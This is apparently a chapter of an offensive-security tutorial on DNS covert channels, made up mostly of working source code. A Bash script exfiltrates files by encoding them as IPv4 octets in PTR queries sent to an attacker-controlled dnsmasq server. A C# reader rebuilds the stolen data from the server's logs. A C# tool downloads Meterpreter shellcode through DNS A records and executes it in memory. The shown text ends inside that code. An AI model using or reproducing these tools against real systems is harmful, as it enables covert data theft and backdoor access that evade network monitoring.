        echo "[!] [Exfil/Uploading DATA] via PTR Record Queries"
Example A-Step1: (Server Side ) ./NativePayload_DNS2.sh -r
Example A-Step2: (Client Side ) ./NativePayload_DNS2.sh -u text.txt DNSMASQ_IPv4 delay(sec)
example IPv4:192.168.56.110 : ./NativePayload_DNS2.sh -r
example IPv4:192.168.56.111 : ./NativePayload_DNS2.sh -u text.txt 192.168.56.110 0
Description: with A-Step1 you will make DNS Server , with A-Step2 you can Send text file via PTR Queries to DNS server
        echo
Example B-Step1: (Server Side ) ./NativePayload_DNS2.sh -d makedns test.txt mydomain.com
Example B-Step2: (Client Side ) ./NativePayload_DNS2.sh -d getdata mydomain.com DNSMASQ_IPv4
example IPv4:192.168.56.110 : ./NativePayload_DNS2.sh -d makedns text.txt google.com
example IPv4:192.168.56.111 : ./NativePayload_DNS2.sh -d getdata google.com 192.168.56.110
Description: with B-Step1 you will have DNS Server , with B-Step2 you can Dump test.txt file from server via A record Query
```

I talked about this tool “NativePayload_DNS2.sh” for using DNS A Records in previous “Chapter 4” now in this “Chapter 5” we will talk about DNS PTR Records so we should talk about (Example A-Step1 and A-Step2).


Using tool step by step :

Step1 (Server Side) : in this step you should make one DNS server by dnsmasq tool so for doing this only you need to use this syntax : **NativePayload_DNS2.sh -r**

Note : (server side) your linux Network-Adapter settings for DNS should be “OFF” , it means : setting “DNS Automatic = Off”

with this simple Script and this syntax “**NativePayload_DNS2.sh -r**“ my code will start DNSMASQ tool with log file “/var/log/dnsmasq.log” then this code will check this log file every 10 sec to detect any change for PTR Records via dnsmasq.log file finally will dump Exfil DATA behind each DNS PTR Query very simple.

in these Pictures you can see Steps for this method via NativePayload_DNS2.sh tool :




Picture A:

as you can see in this “Picture A”: I used two Linux systems with IPv4 Address: 128 and 131 and this Linux host with IPv4 128 is my Server side system so on this server my DNS automatic settings is “off” and I used server side syntax : **NativePayload_dns2.sh -r**

and on Client side I used this syntax :

NativePayload_dns2.sh -u test.txt 192.168.136.128 1

with this syntax (Client Side) I want to send test.txt from client IPv4:131 to server IPv4:128 by delay(1 sec) via DNS PTR queries.



Picture B:

as you can see in “Picture B” on server side we have Text for test.txt file by Dumped Logs for DNS PTR Queries very simple.

At a glance :

In this case you should rethink about this : maybe DNS Requests are more than simple Request also your DNS Log files too so by this Technique your Networks are vulnerable if an attacker want to use this PTR Technique and remember this important point in this case our Payloads Injected to IPv4 Addresses it means our payload and Exfiltration DATA was in DNS Packet as IPv4 Addresses and DNS PTR Requests.

NativePayload_DNS2.sh

```
#!/bin/sh
echo
echo "NativePayload_DNS2.sh , Published by Damon Mohammadbagher 2017-2018"
echo "Injecting/Downloading/Uploading DATA to DNS Traffic via DNS A and PTR Records"
echo "help syntax: ./NativePayload_DNS2.sh help"
echo
        if [ $1 == "help" ]
        then
        tput setaf 2;
        echo
        echo "Example A-Step1: (Server Side ) ./NativePayload_DNS2.sh -r"
        echo "Example A-Step2: (Client Side ) ./NativePayload_DNS2.sh -u text.txt DNSMASQ_IPv4 delay(sec)"
        echo "example IPv4:192.168.56.110 : ./NativePayload_DNS2.sh -r"
        echo "example IPv4:192.168.56.111 : ./NativePayload_DNS2.sh -u text.txt 192.168.56.110 0"
        echo "Description: with A-Step1 you will make DNS Server , with A-Step2 you can Send text file via PTR Queries
to DNS server"
        echo
        echo "Example B-Step1: (Server Side ) ./NativePayload_DNS2.sh -d makedns test.txt mydomain.com"
        echo "Example B-Step2: (Client Side ) ./NativePayload_DNS2.sh -d getdata mydomain.com DNSMASQ_IPv4"
        echo "example IPv4:192.168.56.110 : ./NativePayload_DNS2.sh -d makedns text.txt google.com"
        echo "example IPv4:192.168.56.111 : ./NativePayload_DNS2.sh -d getdata google.com 192.168.56.110"
        echo "Description: with B-Step1 you will have DNS Server , with B-Step2 you can Dump test.txt file from server
via A record Query"
        echo
        fi


        # uploading data via PTR queries (Client Side "A")
        if [ $1 == "-u" ]
        then
                c=0
                octets=""
                tput setaf 9;
                        for op in `xxd -p -c 1 $2`; do
                        echo "[!] injecting this text via IPv4 octet:" "`echo $op | xxd -r -p`" " ==byte==> " $op "
==dec==> " $((16#$op)).
```

```
                        octets+=$((16#$op)).
                        ((c++))
                                if(($c == 4))
                                then
                                tput setaf 3;
                                echo "[!] Your IPv4 is : " "${octets::-1}"
                                echo
                                tput setaf 9;
                                octets=""
                                c=0
                                else
                                tput setaf 9;
                                fi
                        done
        echo
        tput setaf 9;
        echo "[!] [Exfil/Uploading DATA] via PTR Record Queries"
        tput setaf 2;
        echo "[!] Sending DNS Lookup by nslookup command"
        tput setaf 2;
        echo "[!] Sending DNS Lookup to DNS Server: " $3
        echo "[!] Sending DNS Lookup by Delay (sec): " $4
        echo
        tput setaf 9;
        tempip=""
        payload=""
        i=0
        Lookupcount=0
                for ops in `xxd -p -c 1 $2`; do
                Exfil=$ops
                temp=`echo $((16#$Exfil)).`
                tempip+=$temp
                payload+=$tempip
                ipv4=""

                        if(($i == 3))
                        then
                        ipv4+=$tempip
                        tput setaf 9;
                        echo "[>] [$Lookupcount] Nslookup IPv4 Address: " "${ipv4::-1}"
                        tput setaf 2;
                        nslookup "${ipv4::-1}" $3 | grep arpa
                        i=0
                        tempip=""
                        ((Lookupcount++))
                        sleep $4
                        else
                        ((i++))
                        fi

                done
        fi

        # download data via A records queries
        if [ $1 == "-d" ]
        then

        # Syntax : NativePayload_DNS2.sh -d getdata domain_name DnsMasq_IPv4" (CLIENT SIDE "B")
        if [ $2 == "getdata" ]
        then
        PayloadLookups=`nslookup $3 $4 | grep Add | sort -t. -k 4 -n`
        tput setaf 9;
        echo "[!] Downloading Mode , Dump Text DATA via DNS A Records "
        tput setaf 2;
        echo "[!] Sending DNS A Records Queries for Domain :" $3 "to DNSMASQ-Server:" $4
        echo "[!] to dump test.txt file via A records you should use this syntax in server side:"
        tput setaf 9;
        echo "[!] Syntax : NativePayload_DNS2.sh -d makedns test.txt google.com"
        echo "[>] Dumping this Text via DNS A Record Query:"
        echo
        ARecordscounter=0
                for op in $PayloadLookups; do
                Lookups=`echo $op | cut -d':' -f2`
                        if [[ $Lookups != *"#53"* ]];
                        then
                                if [[ $Lookups != *" "* ]];
                                then
                                dec1=`echo $Lookups | cut -d'.' -f1`
                                dec2=`echo $Lookups | cut -d'.' -f2`
                                dec3=`echo $Lookups | cut -d'.' -f3`
                                tput setaf 9;
                                printf '%x' `echo $dec1 $dec2 $dec3` | xxd -r -p
                        fi
                                ((ARecordscounter++))
```

```
                        fi
                done
                echo
                echo
                tput setaf 2;
                echo "[!] Dumping Done , Performed by" $((ARecordscounter/2)) "DNS A Records for domain :" $3 "from
Server:" $4
                echo



        fi
        # Creating DNS Server and DNSHOST.TXT file (SERVER SIDE "B")
        # NativePayload_DNS2.sh -d makedns google.com
        if [ $2 == "makedns" ]
        then


                c=0
                octets=""
                tput setaf 9;
                echo " " > DnsHost.txt
                SubnetHostIDcounter=0
                        for op in `xxd -p -c 1 $3`; do
                        echo "[!] injecting this text via IPv4 octet:" "`echo $op | xxd -r -p`" " ==byte==> " $op "
==dec==> " $((16#$op)).
                        octets+=$((16#$op)).
                        ((c++))
                                if(($c == 3))
                                then
                                tput setaf 3;
                                echo "[!] Your IPv4 is : " "${octets::-1}".$SubnetHostIDcounter
                                echo "${octets::-1}".$SubnetHostIDcounter $4 >> DnsHost.txt
                                tput setaf 9;
                                octets=""
                                c=0
                                ((SubnetHostIDcounter++))
                                else
                                tput setaf 9;
                                fi


                        if((SubnetHostIDcounter == 256))
                        then
                        echo "[!] Oops Your IPv4 HostID was upper than 255 : " "${octets::-1}".$SubnetHostIDcounter
                        break
                        fi
                        done
                        echo
                        tput setaf 2;
                        echo "[!] DnsHost.txt Created by" $SubnetHostIDcounter "A Records for Domain:" $4
                        echo "[!] you can use this DNSHOST.TXT file via Dnsmasq tool"
                        tput setaf 2;
                        echo "[!] to dump these A records you should use this syntax in client side:"
                        tput setaf 9;
                        echo "[!] Syntax : NativePayload_DNS2.sh -d getdata domain_name DnsMasq_IPv4"
                        echo
                        echo "[>] DNSMASQ Satarted by DNSHOST.TXT File"
                        echo
                        tput setaf 9;
                        `dnsmasq --no-hosts --no-daemon --log-queries -H DnsHost.txt`
                        tput setaf 9;



        fi


        fi


        # make DNS Server for Dump DATA via DNS PTR Queries (Server Side "A")
        # Reading Mode (log data via dnsmasq log files)
        if [ $1 == "-r" ]
        then
        tput setaf 9;
        echo "[>] Reading Mode , DNSMASQ Started by this log file : /var/log/dnsmasq.log !"
        tput setaf 2;
        echo "" > /var/log/dnsmasq.log
        `dnsmasq --no-hosts --no-daemon --log-queries --log-facility=/var/log/dnsmasq.log` &
        filename="/var/log/dnsmasq.log"
        m1=$(md5sum "$filename")
        fs=$(stat -c%s "$filename")
        count=0
        while true; do
                tput setaf 2;
                sleep 10
                fs2=$(stat -c%s "$filename")
```

```
                if [ "$fs" != "$fs2" ] ;
                then

                tput setaf 6;
                echo "[!] /var/log/dnsmasq.log File has changed!"
                echo "[!] Checking Queries"
                fs=$(stat -c%s "$filename")
                fs2=$(stat -c%s "$filename")
                PTRecords=`cat $filename | grep PTR | awk {'print $6'}`
                echo "[!] Dump this Text via PTR Queries"
                tput setaf 2;
                for ops1 in `echo $PTRecords`; do
                ((count++))
                myrecords=`echo $ops1 | cut -d'i' -f1`

                mydec1=`echo "${myrecords::-1}" | cut -d'.' -f4`
                mydec2=`echo "${myrecords::-1}" | cut -d'.' -f3`
                mydec3=`echo "${myrecords::-1}" | cut -d'.' -f2`
                mydec4=`echo "${myrecords::-1}" | cut -d'.' -f1`

                tput setaf 9;
                if (($count == 25))
                then
                echo
                count=0
                else
                printf '%x' `echo $mydec1 $mydec2 $mydec3 $mydec4` | xxd -r -p
                tput setaf 2
                fi
                mydec=""
                done
                else
                fs=$(stat -c%s "$filename")
                fs2=$(stat -c%s "$filename")
                fi
        done
        fi
```

LogReader C# Source Code :

```
using System;
using System.Collections.Generic;
using System.Text;

namespace LogReader
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine();
            Console.WriteLine("NativePayload_DNS2 , Ver 2.0 \"Dnsmasq\" Log Reader");
            Console.WriteLine("Reading Dnsmasq Log for Dumping Exfiltrated DATA by DNS Traffic (PTR Records)");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Published by Damon Mohammadbagher Oct 2017");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            Console.WriteLine("Syntax I : LogReader.exe \"Dnsmasq_log.txt\" Octet Mode 3 or 4 \"DNSServer_IPAddress\" ");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.WriteLine("Syntax II: LogReader.exe \"Dnsmasq_log.txt\" Octet Mode 3 or 4 \"DNSServer_IPAddress\" DEBUG ");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Gray;
            string[] TextFile = System.IO.File.ReadAllLines(args[0]);
            string DNSServer = args[2];
            string[] DNSAddress = DNSServer.Split('.');
            string DNS_Address_Reverse_Sort;
            DNS_Address_Reverse_Sort = DNSAddress[3] + "." + DNSAddress[2] + "." + DNSAddress[1] + "." + DNSAddress[0];
            bool Is_4_Octets_Mode = false;
            if (args.Length > 2)
            {
                if (args[1] == "3") Is_4_Octets_Mode = false;
                if (args[1] == "4") Is_4_Octets_Mode = true;
            }
            List<byte> Records = new List<byte>();

            try
            {
```

```
            if (args.Length == 4)
            {
                if (args[3].ToUpper() == "DEBUG")
                {
                    Console.ForegroundColor = ConsoleColor.Yellow;
                    Console.WriteLine("[!] Debug Mode");
                    Console.WriteLine();
                    Console.ForegroundColor = ConsoleColor.Gray;
                    Console.WriteLine("|PTR Record| \t\t\t |DEBUG| \t |Exfiltrated Text/DATA|");
                    Console.WriteLine();
                }
            }

            byte[] debug = new byte[4];
            foreach (string item in TextFile)
            {
                if (item.Contains(".") && item.ToUpper().Contains("IN-ADDR.ARPA"))
                {
                    if (!item.Contains(DNS_Address_Reverse_Sort))
                    {

                        if (Is_4_Octets_Mode)
                        {
                            string[] tmp = item.Split('.');

                            Records.Add(Convert.ToByte(tmp[3]));
                            Records.Add(Convert.ToByte(tmp[2]));
                            Records.Add(Convert.ToByte(tmp[1]));
                            Records.Add(Convert.ToByte(tmp[0]));


                            debug[0] = Convert.ToByte(tmp[3]);
                            debug[1] = Convert.ToByte(tmp[2]);
                            debug[2] = Convert.ToByte(tmp[1]);
                            debug[3] = Convert.ToByte(tmp[0]);

                        }
                        if (!Is_4_Octets_Mode)
                        {
                            string[] tmp = item.Split('.');

                            Records.Add(Convert.ToByte(tmp[3]));
                            Records.Add(Convert.ToByte(tmp[2]));
                            Records.Add(Convert.ToByte(tmp[1]));

                            debug[0] = Convert.ToByte(tmp[3]);
                            debug[1] = Convert.ToByte(tmp[2]);
                            debug[2] = Convert.ToByte(tmp[1]);

                        }


                        try
                        {
                            if (args.Length == 4)
                            {
                                if (args[3].ToUpper() == "DEBUG")
                                {
                                    Console.ForegroundColor = ConsoleColor.Gray;
                                    Console.Write(item);
                                    Console.ForegroundColor = ConsoleColor.DarkYellow;
                                    Console.Write("     === Debug ==>     ");
                                    Console.ForegroundColor = ConsoleColor.Green;
                                    Console.WriteLine(UTF8Encoding.ASCII.GetString(debug));
                                    Console.ForegroundColor = ConsoleColor.Gray;
                                }
                            }
                        }
                        catch (Exception omg)
                        {
                            Console.WriteLine("error 1 : "+omg.Message);
                        }

                    }
                }
            }

            byte[] Final_Exf_Text = new byte[Records.Count];

            for (int j = 0; j < Final_Exf_Text.Length; j++)
            {
                string s = string.Format("{0:x2}", (Int32)Convert.ToInt32(Records[j].ToString()));
                /// Debug
                // Console.WriteLine(s);
```

```
            Final_Exf_Text[j] = Convert.ToByte(s, 16);
        }

        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.Write("[!] Dumping this Text from Dnsmasq Log File \"{0}\" : ",args[0]);
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.Green;
        Console.WriteLine(UTF8Encoding.ASCII.GetChars(Final_Exf_Text));
        Console.ForegroundColor = ConsoleColor.Gray;
      }
      catch (Exception e)
      {
        Console.WriteLine(e.Message);
      }
    }
  }
}
```

NativePayload_DNS2 , C# Source Code (version 2.0):
Supporting .NET 2.0 , 3.0 , 3.5 , 4.0 (Only)

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_DNS2
{
  class Program
  {
    public static bool Is_4_OctetsMode = false;

    static void Main(string[] args)
    {


      Console.ForegroundColor = ConsoleColor.DarkGray;
      Console.WriteLine();
      Console.WriteLine("NativePayload_DNS2 , Ver 2.0");
      Console.WriteLine("Backdoor Payload Downloading by DNS Traffic (A Records)");


      Console.ForegroundColor = ConsoleColor.Gray;
      Console.WriteLine("Published by Damon Mohammadbagher Sep-Oct 2017");
      if (args[0].ToUpper() == "HELP")
      {
        Console.ForegroundColor = ConsoleColor.DarkYellow;
        Console.WriteLine();
        Console.WriteLine("[!] NativePayload_DNS2 , Backdoor Payload Transferring by DNS Traffic (A Records)");
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 1: Creating Meterperter Payload for Transferring by DNS A records");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("[!] Syntax 1: NativePayload_DNS2.exe \"Create\" \"DomainName\" \"[Meterpreter Payload]\"
");
        Console.WriteLine("[!] Example1: NativePayload_DNS2.exe Create MICROSOFT.COM \"fc,48,83,e4,f0,e8\"  ");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 2: Getting Meterpeter SESSION via DNS A records");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("[!] Syntax 2: NativePayload_DNS2.exe \"Session\" \"DomainName\" FakeDNSServer  ");
        Console.WriteLine("[!] Example2: NativePayload_DNS2.exe Session MICROSOFT.COM 192.168.56.1  ");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 3: Creating Text DATA for Transferring by DNS A records");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("[!] Syntax 3: NativePayload_DNS2.exe \"TextFile\" \"DomainName\" \"[Text Data]\"  ");
        Console.WriteLine("[!] Example3-1: NativePayload_DNS2.exe TextFile \"MICROSOFT.COM\" \"This is Test\"  ");
        Console.WriteLine("[!] Example3-2: NativePayload_DNS2.exe TextFile \"MICROSOFT.COM\" -f MytxtFile.txt  ");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 4: Getting Text DATA via DNS A records");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("[!] Syntax 4: NativePayload_DNS2.exe \"Getdata\" \"DomainName\" FakeDNSServer  ");
        Console.WriteLine("[!] Example4: NativePayload_DNS2.exe Getdata \"MICROSOFT.COM\" 192.168.56.1  ");
        Console.ForegroundColor = ConsoleColor.DarkYellow;
        Console.WriteLine();
        Console.WriteLine("[!] DATA Exfiltration/Uploading by DNS Traffic (PTR Records)");
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 5: Exfiltration / Uploading Text DATA via DNS PTR records");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("[!] Syntax 5: NativePayload_DNS2.exe \"Exf\" \"OctetMode 3 or 4\" Min.Max Delay \"Text\"
FakeDNSServer  ");
```

```
        Console.WriteLine("[!] Example5: NativePayload_DNS2.exe Exf 3 2.5 \"any text you want\" 192.168.56.1  ");
        Console.WriteLine("[!] Example5: NativePayload_DNS2.exe Exf 4 1.6 \"any text you want\" 192.168.56.1  ");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 6: Exfiltration / Uploading Text-File DATA via DNS PTR records");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("[!] Syntax 6: NativePayload_DNS2.exe \"Exfile\" \"OctetMode 3 or 4\" Min.Max Delay \"Text-
file.txt\" FakeDNSServer  ");
        Console.WriteLine("[!] Example6: NativePayload_DNS2.exe Exfile 3 2.3 \"test.txt\" 192.168.56.1  ");
        Console.WriteLine("[!] Example6: NativePayload_DNS2.exe Exfile 4 1.12 \"test.txt\" 192.168.56.1  ");

        Console.ForegroundColor = ConsoleColor.Gray;
      }
      if (args[0].ToUpper() == "TEXTFILE")
      {


        string StartAddress = "0";
        string DomainName = args[1];
        string Payload = "";
        if (args[2].ToUpper() == "-F")
        {
          Payload = System.IO.File.ReadAllText(args[3]);
        }
        else
        {
          Payload = args[2];
        }
        string Temp_Hex = "";
        int CheckLength = Payload.Length % 3;


       if (Payload.Length > (3 * 255) || CheckLength!=0)
        {
          if (Payload.Length > (3 * 255))
          {
            Console.ForegroundColor = ConsoleColor.Red;
            Console.WriteLine();
            Console.WriteLine("[x] WOow woOw Wait , Y is your payload counter in IPv4 Address X.X.X.Y");
            Console.WriteLine("[x] So your Payload \"X.X.X\" for each A Records with same Domain Name should not have
Length \"Y\" more than 255 ;)");
            Console.WriteLine("[x] It means your Y * 3 should not more than 255 * 3 = 765 so your Payload Length should
not more than 765 ;)");
            Console.WriteLine("[x] Your payload length is {0}", Payload.Length.ToString());
            Console.WriteLine("[x] Information : X.X.X.Y ==> 11.22.33.1 .... 11.22.33.255");
            Console.WriteLine("[x] Information : in my code , 3 first octets are your payload and only last octet is
your Counter for Payload Length");
            Console.WriteLine("[x] Information : so you can not have Payload with more than 255 * 3 length ");
            Console.ForegroundColor = ConsoleColor.Gray;
          }
          if(CheckLength != 0)
          {
            Console.ForegroundColor = ConsoleColor.DarkYellow;
            Console.WriteLine();
            Console.WriteLine("[x] Your payload length % 3 should be 0");
            Console.WriteLine("[x] Your payload length is {0}", Payload.Length.ToString());
            Console.ForegroundColor = ConsoleColor.Red;
            Console.WriteLine("[x] Your payload length % 3 = {0}", CheckLength.ToString());
            Console.WriteLine("[x] For fixing you should Remove/Add one or two strings to your payload ;)");
            Console.ForegroundColor = ConsoleColor.Gray;
          }
        }
        else
        {
          foreach (char P in Payload)
          {
            int tmp = P;
            Temp_Hex += string.Format("{0:x2}", (Int32)Convert.ToInt32(tmp.ToString())) + ",";
          }

          SortIPAddress(Temp_Hex, StartAddress, DomainName,false);
        }


      }

      if (args[0].ToUpper() == "CREATE")
      {
        string StartAddress = "0";
        string DomainName = args[1];
        string Payload = args[2];
        int Checkit = (Payload.Split(',').Length) % 3;
        if (Checkit != 0)
        {
          Console.ForegroundColor = ConsoleColor.DarkYellow;
          Console.WriteLine();
```

```
          Console.WriteLine("[x] Your payload length % 3 should be 0");
          Console.WriteLine("[x] Your payload length is {0}", Payload.Split(',').Length.ToString());
          Console.ForegroundColor = ConsoleColor.Red;
          Console.WriteLine("[x] Your payload length % 3 = {0}", Checkit.ToString());
          if (Checkit == 2) Console.WriteLine("[x] For fixing you should Add \",00\" to your payload ;)");
          if (Checkit == 1) Console.WriteLine("[x] For fixing you should Add \",00,00\" to your payload ;)");
          Console.ForegroundColor = ConsoleColor.Gray;
        }
        else
        {
          SortIPAddress(Payload, StartAddress, DomainName,false);
        }
      }
      if (args[0].ToUpper() == "SESSION")
      {

        byte[] _Exfiltration_DATA_Bytes_A_Records;
        _Exfiltration_DATA_Bytes_A_Records = __nslookup(args[1], args[2]);

        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine();
        Console.WriteLine("Bingo Meterpreter session by DNS traffic (A Records) ;)");
        UInt32 funcAddr = VirtualAlloc(0, (UInt32)_Exfiltration_DATA_Bytes_A_Records.Length, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
        Marshal.Copy(_Exfiltration_DATA_Bytes_A_Records, 0, (IntPtr)(funcAddr),
_Exfiltration_DATA_Bytes_A_Records.Length);
        IntPtr hThread = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr pinfo = IntPtr.Zero;

        hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
        WaitForSingleObject(hThread, 0xFFFFFFFF);

      }
      if (args[0].ToUpper() == "GETDATA")
      {
        byte[] _Exfiltration_DATA_Bytes_A_Records;
        _Exfiltration_DATA_Bytes_A_Records = __nslookup(args[1], args[2]);

        Console.ForegroundColor = ConsoleColor.Green;
        Console.WriteLine();
        Console.Write("[>] Transferred Payload/Text Data is : ");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.Write(UTF8Encoding.UTF8.GetChars(_Exfiltration_DATA_Bytes_A_Records));
        Console.WriteLine();
      }
      if (args[0].ToUpper() == "EXF")
      {
        if (args.Length > 2)
        {
          if (args[1] == "4")
          {
            /// exfiltration by Text/String
